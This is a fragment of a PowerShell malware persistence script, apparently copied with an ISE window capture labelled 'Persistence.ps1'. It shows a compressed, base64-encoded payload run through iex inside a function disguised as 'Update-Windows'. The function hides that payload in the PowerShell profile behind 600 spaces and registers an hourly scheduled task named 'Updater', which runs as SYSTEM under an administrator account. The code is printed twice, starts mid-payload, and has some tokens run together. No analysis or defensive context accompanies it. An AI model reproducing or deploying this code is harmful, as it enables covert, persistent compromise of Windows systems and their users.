+PO3mflyP8eXI8Njvmt8CriGdoxe5v/CJAz7Bw1mTGT8xVPndY85ZdZmFNDpPcut/JuAtYRgavr937eNbBvm64xRAXjW
Zh617pkv7FuCMX/+tdBmgbQ9WzwZ6x6d3KRijHsMeKRa1fXgEOEJ+BSU2WcxCefvfm7+4c9YaWLk
+IPn9oGF6/7JMa6Hk/4XgD3F2EQqQBbufmq/mPBbgDnBFxmLYZAFTEdFEPaIzN/v8+btm/qLd/OfTj9LrS189ChwHXZG
3/sia+fff/Toi+zdVtd2jZ/ny4t2DhR3dnbujECvHaHxHTZ6r6+bNl+MX62XbbHIx2SM87pavc7ry2KaN
+MvsrqZZyVBP6lW1z3wo52RQ3IOOPmdwJQTJN/X2AlB4E9g9v8A'),
[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()}if
($Persist){if(([Security.Principal.WindowsPrincipal]
[Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole
([Security.Principal.WindowsBuiltInRole]'Administrator')){$Prof=$PROFILE.AllUsersAllHosts;
$Payload="schtasks /Create /RU system /SC HOURLY /TN Updater /TR
`"$($Env:SystemRoot)\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive`""}else
{$Prof=$PROFILE.CurrentUserAllHosts;$Payload="schtasks /Create /SC HOURLY /TN Updater /TR
`"$($Env:SystemRoot)\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive`""}mkdir
(Split-Path -Parent $Prof)(gc $Prof) + (' ' * 600 + $Script)|Out-File $Prof -Foiex
$Payload|Out-Nullwrite-Output $Payload}else{$Script.Invoke()}} Update-Windows -Persist
```



C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
File
Edit
View
Debug
Help
Persistence.ps1
Ln 1 Col 1
11

```

function Update-Windows{
Param([Switch]$Persist)
$ErrorActionPreference='SilentlyContinue'
$Script={sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Con
if($Persist){
if(([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole
{$Prof=$PROFILE.AllUsersAllHosts;$Payload="schtasks /Create /RU system /SC HOURLY /TN Updater /TR `"$
else
{$Prof=$PROFILE.CurrentUserAllHosts;$Payload="schtasks /Create /SC HOURLY /TN Updater /TR `"$($Env:Sy
mkdir (Split-Path -Parent $Prof)
(gc $Prof) + (' ' * 600 + $Script)|Out-File $Prof -Fo
iex $Payload|Out-Null
Write-Output $Payload}
else
{$Script.Invoke()}
} Update-Windows -Persist



```